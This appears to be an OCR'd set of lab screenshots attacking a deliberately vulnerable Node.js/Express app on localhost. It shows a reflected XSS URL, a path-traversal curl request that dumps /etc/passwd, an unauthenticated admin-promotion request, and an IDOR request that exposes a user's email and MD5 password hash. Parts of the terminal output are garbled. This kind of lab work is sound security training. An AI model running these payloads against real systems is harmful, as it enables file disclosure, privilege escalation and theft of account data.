




localhost:5000/?message=<script>alert(1)<%2Fscript>

localhost:5000


1




```
root@kali:~/vuln-node.js-express.js-app# curl -X 'GET' \
  'http://localhost:5000/v1/beer-pic/?picture=..%2F..%2F..%2F..%2Fetc%2Fpasswd' \
  -H 'accept: */*'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
rwhod:x:103:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:104:105::/var/lib/gophish:/usr/sbin/nologin
iodine:x:105:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:106:106::/nonexistent:/usr/sbin/nologin
tcpdump:x:107:107::/nonexistent:/usr/sbin/nologin
miredo:x:108:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:109:65534::/run/rpcbind:/usr/sbin/nologin
```



```
root@kali:~/vuln-node.js-express.js-app# curl -X 'PUT' \
  'http://localhost:5000/v1/admin/promote/2' \
  -H 'accept: application/json'
[1]root@kali:~/vuln-node.js-express.js-app#
```



```
ly: apt install <deb name>
root@kali:~/Downloads/vuln-node.js-express.js-app# curl -X 'GET' \
  'http://localhost:5000/v1/user/1' \
  -H 'accept: application/json'
{"id":1,"email":"ahmedAaaaa@gmail.cojm","profile_pic":null,"password":"e10adc3949ba59abbe56e057f20f883e","role":"user
"address":"ghjjgh","name":"ghjjg","created_at":"2025-12-17T10:36:28.454Z","updated_at":"2025-12-17T10:36:28.454Z","de
ted_at":null,"createdAt":"2025-12-17T10:36:28.454Z","updatedAt":"2025-12-17T10:36:28.454Z","deletedAt":null,"beers":[
root@kali:~/Downloads/vuln-node.js-express.js-aproot@kali:root@kali:~/Downloads/vuln-node.js-root@kali:root@kali:~/Do
loads/vulroot@root@root@root@kali:root@root@kali:root@root@kali:root@kali:~/Dowroot@root@root@kali:root@kali:root@kal
root@kali:~/Downloads/vuln-node.js-express.js-app#
```



Curl

```
curl -X 'GET' \
  'http://localhost:5000/v1/order' \
  -H 'accept: application/json'
```

